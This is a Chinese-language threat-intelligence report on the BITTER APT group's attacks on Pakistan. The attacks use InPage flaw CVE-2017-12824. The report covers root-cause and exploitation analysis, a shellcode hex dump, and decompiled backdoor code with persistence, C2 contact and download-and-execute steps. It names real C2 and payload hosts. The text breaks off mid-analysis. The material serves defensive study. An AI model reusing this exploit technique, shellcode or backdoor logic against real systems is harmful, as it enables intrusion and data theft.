

# RESEARCH

## 数据驱动安全

### 蔓灵花 (BITTER) APT组织使用InPage软件漏洞针对巴基斯坦的攻击及团伙关联分析

By 360威胁情报中心 | 事件追踪

#### 概述

近期，360威胁情报中心监控到一系列针对**巴基斯坦**地区的定向攻击活动，而相关的恶意程序主要利用包含了**InPage**文字处理软件漏洞CVE-2017-12824的诱饵文档 (.inp) 进行投递，除此之外，攻击活动中还使用了Office CVE-2017-11882漏洞利用文档。InPage是一个专门针对乌尔都语使用者（巴基斯坦国语）设计的文字处理软件，卡巴斯基曾在2016年11月首次曝光了利用该软件漏洞进行定向攻击的案例[6]，而利用该文字处理软件漏洞的野外攻击最早可以追溯到2016年6月[14]。


通过对这批InPage漏洞利用文档及相关攻击活动的分析，我们关联到幕后的团伙正是360公司在2016年披露的“**蔓灵花**”APT组织[5]，并且经过进一步分析，攻击活动中的多个样本还与“**摩诃草**”、**Bahamut**和**Confucius**等APT组织有很强的关联性，这不禁让人对这些南亚来源的APT组织的同源性产生更多的联想。

#### 相关时间线

360威胁情报中心梳理了近两年来利用InPage漏洞进行定向攻击的关键事件时间点：

#### InPage漏洞分析 (CVE-2017-12824)

用于漏洞分析的InPage漏洞利用文档在VirusTotal上的查杀情况如下：



InPage是一个专门针对乌尔都语使用者设计的文字处理软件，而与之相关的在野攻击样本涉及的漏洞编号为：CVE-2017-12824。

360威胁情报中心对该漏洞分析后发现，漏洞是由于InPage文字处理软件处理文档流时，未对需要处理的数据类型（Type）进行检查，导致越界读，通过精心构造的InPage文档可以触发执行任意代码。


我们使用InPage 2015软件环境对该漏洞进行了详细分析，过程如下。

### InPage 2015

#### 漏洞成因：越界读（Out-Of-Bound Read）

CVE-2017-12824漏洞的本质是Out-Of-Bound Read，InPage文字处理程序在处理文档中的InPage100流时未对需要处理的数据类型（Type）进行检查，而需要处理的数据类型（Type）是通过InPage文档中的某个字段指定的。这样攻击者可以通过设置一个超出Type范围的值来使得InPage程序发生越界读错误。

漏洞文档（.inp）中触发漏洞的关键数据结构如下，0x7E和0x72代表了需要处理的文档流中的某一类Type，我们将0x7E标记为Type1，0x72标记为Type2：



而InPage处理一个.inp文件的主要过程如下：

InPage首先会调用Ole!StgCreateDocfile函数解析整个.inp文件，然后调用Ole! COleStreamFile::OpenStream打开InPage文档中的InPage100数据流：

```

v11 = StgCreateDocfile(&pwcsName, 0x4011012u, 0, (a2 + 2588));
v2 = a1;
v12 = *(a2 + 2588);
*(a2 + 312) = 0;
a1[55] = v12;
if ( v11 < 0 )
{
    v13 = (v11 + 29000) << 16;
    sub_4C8A30(0, 64, v13 | 0x1906, a1[52]);
    LOBYTE(v33) = 0;
    std::strstreambuf::~strstreambuf(&v27);
    v33 = -1;
    COleStreamFile::~COleStreamFile(&v21);
    return v13;
}
}
else
{
    v2 = a1;
    v3 = a2;
    v4 = a1[55];
    *(a2 + 2588) = v4;
    if ( !COleStreamFile::OpenStream(&v21, v4, off_5038CC, 0x10u, &v27) )// off_5038CC -> "InPage100"
    {
        sub_4C8A30(0, 64, 21007, a1[52]);
        LOBYTE(v33) = 0;
        std::strstreambuf::~strstreambuf(&v27);
        v33 = -1;
        COleStreamFile::~COleStreamFile(&v21);
        return 1376714752;
    }
    COleStreamFile::Seek(&v21, (*a1 & 0xFFFFFFFF) != 65541 ? 208 : 212, 0);
}
if ( !(v3 + 2628) )
{
    v6 = *(v3 + 2620);
    if ( v6 )
    {
        v7 = sub_419690(v6);
        sub_4511F0(v7, v3);
    }
}
if ( !dword_654F84 )
{
    v8 = COleStreamFile::Seek(&v21, 0, 1u);
    v9 = COleStreamFile::Seek(&v21, 0, 2u);
    COleStreamFile::Seek(&v21, v8, 0);
}

```

而所有InPage100流相关的处理逻辑将在PraseInPage100\_432750函数中进行，并利用回调函数InPage100Read\_440ED0读取流中的数据：

```

v25 = &v28;
v14 = v2[52];
v24 = &v21;
v15 = PraseInPage100_432750(v3, v2, v14, InPage100Read_440ED0, &v24);
sub_4CEB00();
if ( v15 )
{
    sub_4C8A30(0, 64, v15 | (v26 >> 16 << 16), v2[52]);
    LOBYTE(v33) = 1;
    CArchive::~CArchive(&v28);
    LOBYTE(v33) = 0;
    std::strstreambuf::~strstreambuf(&v27);
    v33 = -1;
    COleStreamFile::~COleStreamFile(&v21);
}

```

最终通过函数sub\_453590处理触发漏洞的Type数据，也就是前面提到的0x7E和0x72。下图中的buf则是通过调用InPage100Read\_440ED0读取到的包含Type的数据：

而漏洞函数sub\_453590则会根据Type1和Type2（0x7E和0x72两个字节）选择对应的处理流程，首先根据Type1读取函数指针数组，然后根据Type2从函数指针数组中读取函数，最后调用该函数处理数据：

我们再来看看上图中的dword\_656A28的赋值及范围：

Direction	Type	Address	Text
	r	sub_453590+15	mov ecx, dword_656A28[edx]
D...	r	sub_4535F0+15	mov ecx, dword_656A28[edx]
D...	w	sub_4536A0+D	mov dword_656A28[ecx*4], ecx
D...	r	sub_453700+18	mov eax, dword_656A28[ecx*4]
D...	r	sub_4539D0+47	mov ecx, dword_656A28[ecx*4]
D...	r	sub_453B70+34	mov eax, dword_656A28[ecx*4]
D...	r	sub_453C70+1F	mov eax, dword_656A28[ecx*4]
D...	r	sub_453D40+30	mov eax, dword_656A28[ecx*4]
D...	o	sub_453F40+1C	mov edi, offset dword_656A28
D...	r	sub_4545D0+53	mov ecx, dword_656A28[ecx*4]

here is write

```
int __cdecl sub_4536A0(unsigned __int8 a1, int a2)
{
    int result; // eax

    result = a1;
    dword_656A28[a1] = a2;
    return result;
}

.data:00656A28 ; int dword_656A28[128]
.data:00656A28 dword_656A28 dd ? ; DATA XREF: sub_453590+15↑r
```

可以看到程序在处理漏洞利用文档时的Type1 = ECX(0x1F8)>>2 = 0x7E(126), Type2 = EDI(0x72):

<pre>00453591 8B7424 08      mov esi,dword ptr ss:[esp+8] 00453595 33D2      xor edx,edx 00453597 66:8B06  mov ax,word ptr ds:[esi] 0045359A 8AD4      mov di,ah 0045359C 81E2 FF000000 and edx,0FF 004535A2 C1E2 02      shl edx,2 004535A5 8B8A 286A6500 mov ecx,dword ptr ds:[edx+656A28] 004535AB 85C9      test ecx,ecx 004535AD 74 20      je short InPage_2.004535CF 004535AF 57        push edi 004535B0 8BF8      mov edi,eax 004535B2 81E7 FF000000 and edi,0FF 004535B8 8B0CB9   mov ecx,dword ptr ds:[ecx+edi*4] 004535BB 5F        pop edi 004535BC 85C9      test ecx,ecx 004535BE 74 0F      je short InPage_2.004535CF 004535C0 6A 02      push 2 004535C2 6A 00      push 0 004535C4 56        push esi 004535C5 FFD1      add esp,0C 004535C7 83C4 0C      add eax,2 004535CA 83C0 02      add eax,2 004535CD 5E        pop esi 004535CE C3        retn 004535CF 8B8A 20656500 mov ecx,dword ptr ds:[edx+656520] 004535D5 25 FF000000 and eax,0FF 004535DA 33D2      xor edx,edx 004535DC 5E        pop esi</pre>	<pre>Registers (FPU) EAX 00007E72 ECX 00656E60 InPage_2.00656E60 EDX 00001F8 EBX 031E0508 ESP 0012D824 EBP 00000083 ESI 031E383F EDI 00000072 EIP 004535B8 InPage_2.004535B8 C 0 ES 0023 32bit 0(FFFFFFFF) P 1 CS 001B 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF) Z 0 DS 0023 32bit 0(FFFFFFFF) S 0 FS 003B 32bit 7FFDE000(FFF) T 0 GS 0000 NULL D 0 O 0 LastErr ERROR_SUCCESS (00000000) EFL 00000206 (NO,ND,NE,A,NS,PE,GE,G) ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0 ST3 empty 0.0 ST4 empty 0.0 ST5 empty 0.0 ST6 empty 1.000000000000000000000000</pre>
---	--

通过IDA Pro查找dword\_656A28[0x7E]的赋值:


```
sub_453680(126, &word_656ED8);
memset(dword_656E60, 0, sizeof(dword_656E60));
dword_656ECC = sub_4675A0;
dword_656ED0 = sub_4675A0;
result = sub_4536A0(126u, dword_656E60);
dword_655AC4[0] = sub_455D10;
dword_655ACC = sub_455C40;
dword_655AD4 = sub_455CA0; take care of 656e60
dword_655ADC = sub_455CC0;
dword_655AE4 = sub_4539A0;
return result;
```

可以看到dword\_656E60数组实际大小为30 (0x1E) :


而由于漏洞文档中的Type2大小设置为0x72，也就是EDI=0x72，但是InPage并未对传入的Type2大小做判断，这将导致访问dword\_656E60[0x72]，而由于0x72>30(0x1E)，则发生了越界读错误。

### 漏洞利用


由于攻击者将文档中的Type2设置为了0x72，通过寻址计算后，则会越界访问函数地址0x00455AFA处的代码：



可以看到dword\_656E60[0x72] (0x455AFA) 正好是一段pop ret指令：



这段pop ret指令序列正好起到了“跳板”地址的作用，由于执行Type相关的处理函数时，传入的参数（指针：0x031E383F）正好指向InPage文档中某个数据流，攻击者可以将这段可控的数据流填充为ShellCode，那么pop ret指令执行完后将直接返回到攻击者设置的ShellCode中执行：



而InPage程序没有开启DEP和ASLR保护，这导致ShellCode将被直接执行：

### 利用InPage漏洞的4类攻击框架分析

360威胁情报中心对近期针对巴基斯坦地区利用InPage漏洞进行定向攻击的相关样本进行了详细分析，发现这一批漏洞样本的生成时间、InPage100文档流大小、初始ShellCode、相关流的标签全部一致，几乎可以确认这一系列的漏洞样本具有相同的来源。



The InPage100 stream size in all samples of this type is 4392 bytes, and the latest modification time is 12/17/09 09:47.

Address	Hex	ASCII
00000820	FF FF FF FF 82 00 07 00 00 00 05 89 00 00 00	ÿÿÿÿ.....
00000830	2A 50 50 69 63 74 73 31 34 62 61 30 36 39 00 90	*PPicts14ba069..
00000840	90 90 90 83 C7 28 57 33 C0 50 64 89 20 BA 4C 75	....Ç(W3APd. °Lu
00000850	4E 64 33 FF 3B 17 74 03 47 EB F9 83 C7 04 3B 17	Nd3ÿ;.t.Gëù.Ç.;
00000860	74 03 47 EB EF 83 C7 04 57 C3 8B 54 24 0C 33 C0	t.Gëi.Ç.WÃ.Tç.3Ã
00000870	B4 10 33 DB B3 9C 01 04 1A 33 C0 C3 90 90 90	.3Û'.3ÃÃ.....
00000880	90 90 90 90 90 90 90 90 90 90 90 90 90 90	shellcode2.....
00000890	90 90 90 90 90 90 90 90 90 90 90 90 90 90	.....
000008A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90	.....
000008B0	90 90 90 90 90 90 90 00 01 05 CE 7C 00 00 02	shellcode1 î ... .<...Ã...Ã...
000008C0	05 60 3C 00 00 03 05 C0 03 00 00 04 05 C0 03 00	.....Ç(ÿ*'. .....ã °~.Ë. ..~S...Ãü...InPag
000008D0	00 72 7E 90 90 90 90 83 C7 28 FF D7 27 0A 05 04	.....
000008E0	00 0C 05 00 00 0D 05 00 8F E5 AD BA 7E CA 01 00	.....
000008F0	7E 7E A7 0F 00 01 7E C4 F9 17 00 02 7E 1C 1F 01	.....
00000900	00 03 7E 40 9E 00 00 00 00 00 49 6E 50 61 67	...@.....InPag
00000910	65 20 41 72 61 62 69 63 20 44 6F 63 75 6D 65 6E	e Arabic DocuMen
00000920	74 01 00 02 00 00 00 00 00 FF FF FF FF FF FF FF	t.....ÿÿÿÿÿÿÿÿ

通过对这批InPage漏洞利用文档及相关恶意代码的分析，我们发现漏洞文档携带的恶意代码分别使用了4类不同的攻击框架：4类完全不同的后门程序。相关的分析如下。

### wscspl全功能后门程序

360威胁情报中心捕获的一个诱饵文档名为“SOP for Retrieval of Mobile Data Records.inp”（用于移动数据记录检索的SOP）的CVE-2017-12824漏洞利用文档，最终会下载执行一个名为wscspl的全功能后门程序。

相关漏洞利用文档信息如下：

MD5	863f2bfed6e8e1b8b4516e328c8ba41b
文件名	SOP for Retrieval of Mobile Data Records.inp

### ShellCode

漏洞触发成功后，ShellCode会通过搜索特殊标识“27862786”来定位主功能ShellCode，之后会从khurram.com.pk/js/drv下载Payload并保存到c:\conf\Smss.exe执行：

### Downloader

MD5	c3f5add704f2c540f3dd345f853e2d84
编译时间	2018.9.24
PDB路径	C:\Users\Asterix\Documents\VisualStudio2008\Projects\28NovDwn\Release\28NovDwn.pdb

下载回来的EXE文件主要用于与C2通信并获取其他模块执行，执行后首先会设置注册表键值（键：HKCU\Environment，键值：Appld，数据：c:\intel\drvhost.exe）

```

RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, 0xF003Fu, &phkResult);
result = RegQueryValueExA(phkResult, "AppId", 0, 0, 0, 0);
if ( result )
{
    RegOpenKeyExA(phkResult, "AppId", 0, 0xF003Fu, &hKey);
    RegSetValueExA(phkResult, "AppId", 0, 1u, a1, strlen((const char *)a1));
    RegCloseKey(phkResult);
    result = RegCloseKey(hKey);
}
return result;

```

再通过将自身添加到注册表自启动项实现持久化:

```

qmncpy(&ValueName, lpThreadParameter, 0x504u);
RegOpenKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, &phkResult);
if ( RegQueryValueExA(phkResult, &ValueName, 0, 0, 0, 0) )
{
    RegOpenKeyExA(phkResult, &ValueName, 0, 0xF003Fu, &hKey);
    RegSetValueExA(phkResult, &ValueName, 0, 1u, &Data, strlen(&Data)); // 设置自启动项
    RegCloseKey(phkResult);
    RegCloseKey(hKey);
}
return 0;

```

并判断当前进程路径是否为c:\intel\drvhost.exe, 若不是则拷贝自身到该路径下并执行:

```

if ( RegQueryValueExA(phkResult, ::Parameter, 0, 0, 0, 0) )
{
    RegCloseKey(phkResult);
    CreateThread(0, 0, sub_4042D0, ::Parameter, 0, &dword_407C4C);
    v113 = 114;
    v114 = 115;
    v115 = 104;
    v116 = 113;
    v117 = -1;
    v30 = 0;
    do
        ++v30;
    while ( *(&v113 + v30) != -1 );
    v31 = sub_401E80(v30);
    v32 = (char *)(&v191 - v31);
    do
    {
        v33 = *v31;
        v31[(_DWORD)v32] = *v31;
        ++v31;
    }
    while ( v33 );
    v34 = (char *)&v190 + 3;
    do
        v35 = (v34++)[1];
    while ( v35 );
    Sleep(0x2710u);
    ShellExecuteA(0, "open", File, 0, 0, 0);
    Sleep(0x2710u);
    exit(0);
}

```

当进程路径满足条件后, 则从注册表获取机器GUID、计算机用户名等信息加密后拼接成一个字符串:

```

if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x101u, &phkResult) ) // machineid
{
    v8 = RegQueryValueExA(phkResult, &ValueName, 0, 0, &Data, &cbData);
    if ( !v8 )
    {
        do
        {
            v9 = *(&Data + v8);
            byte_408260[v8++] = v9;
        }
        while ( v9 );
    }
    RegCloseKey(phkResult);
}
for ( k = byte_408260; *k; ++k )
;
result = Encode_402430(byte_408260);

```

之后发送构造好的字符串与C2: nethosttalk.com进行通信, 并再次获取命令执行:

此时C2服务器返回以"AXE:#"开头的指令, 本地程序通过判断指令中是否为"#"或者".", 以此来确定是否有后续的木马插件可以下载执行:

```
if ( strstr(&Str, &SubStr) )
{
    v56 = (char *)malloc(0x400u);
    v57 = strstr(&Str, "AXE: #");
    if ( v57 )
    {
        v56 = strchr(v57, 35) + 1;
        for ( kk = 0; ; ++kk )
        {
            v59 = v56[kk];
            if ( v59 == '#' || v59 == '.' )
                break;
        }
    }
}
```

若"AXE:#"后跟了字符串内容, 则下载执行该插件

```
while ( v49 );
qmemcpy(v48, v16, v47);
v50 = fopen(&Filename, "wb");
buf = 0;
memset(&v180, 0, 0xF79u);
while ( 1 )
{
    v51 = recv(s, &buf, 3962, 0);
    if ( v51 <= 0 )
        break;
    fwrite(&buf, 1u, v51, v50);
}
- - -
```

```
if ( ShellExecuteA(0, &Operation, &File, 0, 0, 0) > 32 )
{
    v75 = 0;
    v76 = 0;
    while ( *(&v88 + v75) != -1 )
    {
        ++v76;
        ++v75;
    }
}
```

而在360威胁情报中心分析人员调试分析的过程中, 我们成功获取到一个名为"wscspl"的可以执行的插件:

## Backdoor – wscspl

MD5	1c2a3aa370660b3ac2bf0f41c342373b
编译时间	2018.9.13
原始文件名	winsvc.exe

该主功能木马则与360公司在2016年披露的“蔓灵花”APT组织[5]所使用的木马功能一致。该木马共支持包含上传硬盘列表、查找、读取、创建指定文件、枚举进程列表、结束指定进程在内的17种命令。木马功能分析如下:



木马程序运行后设置两个间隔10秒定时器：

```
ShowWindow(result, 0);
UpdateWindow(v2);
SetTimer(v2, 0xAu, 0x2710u, TimerFunc);
SetTimer(v2, 0x14u, 0x2710u, connect_71610);
result = 1;
```

定时器一：主要负责请求C&C： wcnchost.ddns.net的IP，若请求成功，则把IP保存到全局变量里，并把标识变量置1：

```
WSAStartup(2u, &WSAData);
ppResult = 0;
pHints.ai_flags = 0;
pHints.ai_addrlen = 0;
pHints.ai_canonname = 0;
pHints.ai_addr = 0;
pHints.ai_next = 0;
pHints.ai_family = 0;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
if ( !getaddrinfo(&nodeName, 0, &hints, &ppResult) )
{
    v4 = ppResult;
    if ( ppResult )
    {
        do
        {
            v5 = inet_ntoa(*v4->ai_addr->sa_data[2]);
            v6 = cp;
            do
            {
                v7 = *v5;
                *v6++ = *v5++;
            }
            while ( v7 );
            v4 = v4->ai_next;
            byte_CEA60 = 1; // if getip successful,set the var 1
        }
        while ( v4 );
        v4 = ppResult;
    }
    freeaddrinfo(v4);
}
```

定时器二：检查标识变量的值，若是1就尝试连接C&C：

```
void __stdcall connect_71610(HWND a1, UINT a2, UINT a3, DWORD a4)
{
    struct sockaddr name; // [esp+0h] [ebp-14h]

    if ( byte_CEA60 == 1 )
    {
        dword_CE3F4 = inet_addr(cp);
        name.sa_family = 2;
        *&name.sa_data[2] = dword_CE3F4;
        *name.sa_data = htons(0x1B67u);
        if ( s )
        {
            if ( connect(s, &name, 16) == -1 )
                WSAGetLastError();
        }
    }
}
```

随后创建两个线程：

```
if ( result )
{
    hInstance = 0;
    dword_CE50C = CreateThread(0, 0, StartAddress, &hInstance, 0, 0);
    dword_CE50C = CreateThread(0, 0, Check_and_Send_71860, &hInstance, 0, 0);
}
```

线程一：检测与C&C的连接状态，若与C&C成功连接，则接收C&C命令执行

```

while ( 1 )
{
    NumberOfBytesRecvd = 0;
    GetSystemTime(&SystemTime);
    WaitForMultipleEvents(1u, &hEventObject, 0, 0xFFFFFFFF, 0);
    if ( WSAEnumNetworkEvents(s, hEventObject, &NetworkEvents) == -1 )
        WSAGetLastError();
    v1 = NetworkEvents.lNetworkEvents;
    if ( NetworkEvents.lNetworkEvents & 0x10 && !NetworkEvents.iErrorCode[4] )
        byte_7604D = 1;
    if ( NetworkEvents.lNetworkEvents & 0x20 )
    {
        closesocket(s);
        WSACloseEvent(hEventObject);
        WSACleanup();
        Sleep(0x1388u);
        sub_71430();
        v1 = NetworkEvents.lNetworkEvents;
    }
    if ( v1 & 1 && !NetworkEvents.iErrorCode[0] )
    {
        if ( WSAREcv(s, &Buffers, 1u, &NumberOfBytesRecvd, &Flags, 0, 0) == -1 )
            WSAGetLastError();
        v2 = NumberOfBytesRecvd;
        Src = Buffers.buf;
        v3 = dword_CE630 + NumberOfBytesRecvd;
        if ( dword_CE630 + NumberOfBytesRecvd > dword_CE634 )
        {
            if ( v3 <= 2 * dword_CE634 )
                v3 = 2 * dword_CE634;
            dword_CE634 = v3;
            v4 = operator new[](v3);
            v5 = Dst;
            v6 = v4;
            memcpy(v4, Dst, dword_CE630);
            operator delete(v5);
            Dst = v6;
        }
        v7 = dword_CE630;
        memcpy(Dst + dword_CE630, Src, v2);
        dword_CE630 = v2 + v7;
        if ( sub_72C30() )
            sub_71C40(); // 执行cc命令
    }
}

```

线程二：检测全局变量dword\_C9618是否有数据，若有数据则发送该变量数据到C&C

命令执行代码片段如下：

```

switch ( v0 )
{
    case 3000:
        dword_76090 = 4000;
        dword_CEA98 = 3000;
        dword_CEA64 = CreateThread(0, 0, GetRatstate_72E70, &Parameter, 0, 0);
        break;
    case 3001:
        dword_76090 = 4000;
        dword_CEA98 = 3001;
        dword_CEA68 = CreateThread(0, 0, GetDriveinfo_72250, &Parameter, 0, 0);
        break;
    case 3002:
        dword_76090 = 4000;
        dword_CEA98 = 3002;
        dword_CEA6C = CreateThread(0, 0, GetFileList_722E0, &Parameter, 0, 0);
        break;
    case 3004:
        dword_76090 = 4000;
        dword_CEA98 = 3004;
        dword_CEA70 = CreateThread(0, 0, GetLog_726D0, &Parameter, 0, 0);
        break;
    case 3005:
        dword_76090 = 4000;
        dword_CEA98 = 3005;
        dword_CEA74 = CreateThread(0, 0, CreatenewFile_727D0, &Parameter, 0, 0);
        break;
}

```

木马程序所有的命令及对应功能如下表所示：

3000	获取RAT状态信息
3001	获取计算机硬盘信息
3002	获取指定目录下的文件列表信息
3004	获取RAT日志1
3005	创建指定文件
3006	向创建文件写入数据
3007	打开指定文件
3009	读取指定文件内容
3012	创建远程控制台
3013	执行远程命令
3015	获取RAT日志2
3016	结束远程控制台
3017	关闭指定句柄
3019	获取存在UPD活动链接的进程
3021	获取RAT日志3
3032	结束指定进程
3023	获取系统中进程信息
3025	获取RAT日志4

## Visual Basic后门程序

另外一个捕获到的名为AAT national assembly final.inp 的CVE-2017-12824漏洞利用文档则会释放执行Visual Basic编写的后门程序。

相关漏洞利用文档信息如下：

MD5	ce2a6437a308dfe777dec42eec39d9ea
文件名	AAT national assembly final.inp

## ShellCode

漏洞触发后的ShellCode首先通过内存全局搜索字符串“LuNdLuNd”定位主ShellCode：

```

02FE37B4 57 push edi
02FE37B5 33C0 xor eax,eax
02FE37B7 50 push eax
02FE37B8 64:8920 mov dword ptr fs:[eax],esp
02FE37BB BA 4C754E64 mov edx,0x644E754C
02FE37C0 33FF xor edi,edi
02FE37C2 3B17 cmp edx,dword ptr ds:[edi]
02FE37C4 74 03 je short 02FE37C9
02FE37C6 47 inc edi
02FE37C7 EB F9 jmp short 02FE37C2
02FE37C9 83C7 04 add edi,0x4
02FE37CC 3B17 cmp edx,dword ptr ds:[edi]
02FE37CE 74 03 je short 02FE37D3
02FE37D0 47 inc edi
02FE37D1 EB EF jmp short 02FE37C2
02FE37D3 83C7 04 add edi,0x4
02FE37D6 57 push edi
02FE37D7 C3 retn
    
```

定位到主ShellCode后获取需要使用的API函数，并通过创建互斥量“QPONMLKJIH”保证只有一个实例运行：

```

074E4DE9 FFD2 call eax kernel32.CreateMutexA EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
074E4DEB 85C0 test eax,eax
074E4DED 75 04 jnz short 074E4DF3
edx=75753589 (kernel32.CreateMutexA)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
地址 HEX 数据 ASCII
001207B8 51 50 4F 4E 4D 4C 4B 4A 49 48 00 00 00 00 00 00 00 QPONMLKJIH.....
001207C8 0C 08 12 00 3B 4E 4E 07 D4 07 12 00 5C 39 75 75 ?.;NNN三.\9uu
001207D8 D3 33 75 75 62 4E 4E 07 C0 4C EA 76 40 53 EA 76 ?uubNN端隔eS陶
001207AC 00000000
001207B0 00000000
001207B4 001207B8 ASCII "QPONMLKJIH"
001207B8 4E4F5051
    
```

然后提取文档中包含的一个DLL模块，使用内存加载的方式执行：

```

074E4B7F FFD2 call eax memcpy
074E4B81 83C4 0C add esp,0xC
074E4B84 8B45 F8 mov eax,dword ptr ss:[ebp-0x8]
074E4B87 8B4D FC mov ecx,dword ptr ss:[ebp-0x4]
074E4B8A 6348 3C add ecx,dword ptr ds:[eax-0x3C]
074E4B8D 8B55 E8 mov edx,dword ptr ss:[ebp-0x18]
074E4B90 890A mov dword ptr ds:[edx],eax
074E4B92 8B45 E8 mov eax,dword ptr ss:[ebp-0x18]
edx=00000000
S 0 FS 0038 32 77FFDF00(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_INVALID_ADDRESS (0)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
地址 HEX 数据 ASCII
05350000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 HZ? ...!..jy..
05350010 88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....
05350020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ?.....
05350030 00 00 00 00 00 00 00 00 00 00 00 00 08 00 00 00 ?.....?..
05350040 0E 1F B0 0E 00 04 09 CD 21 B8 01 4C CD 21 54 68 ■?..??!?Th
00120798 074E4F3A ASCII "PE"
0012079C 00000000
001207A0 003142A0 UNICODE "RP"
001207A4 001207C8
001207B8 074E4DEB 返回到 074E4DEB
001207AC 05250000
    
```

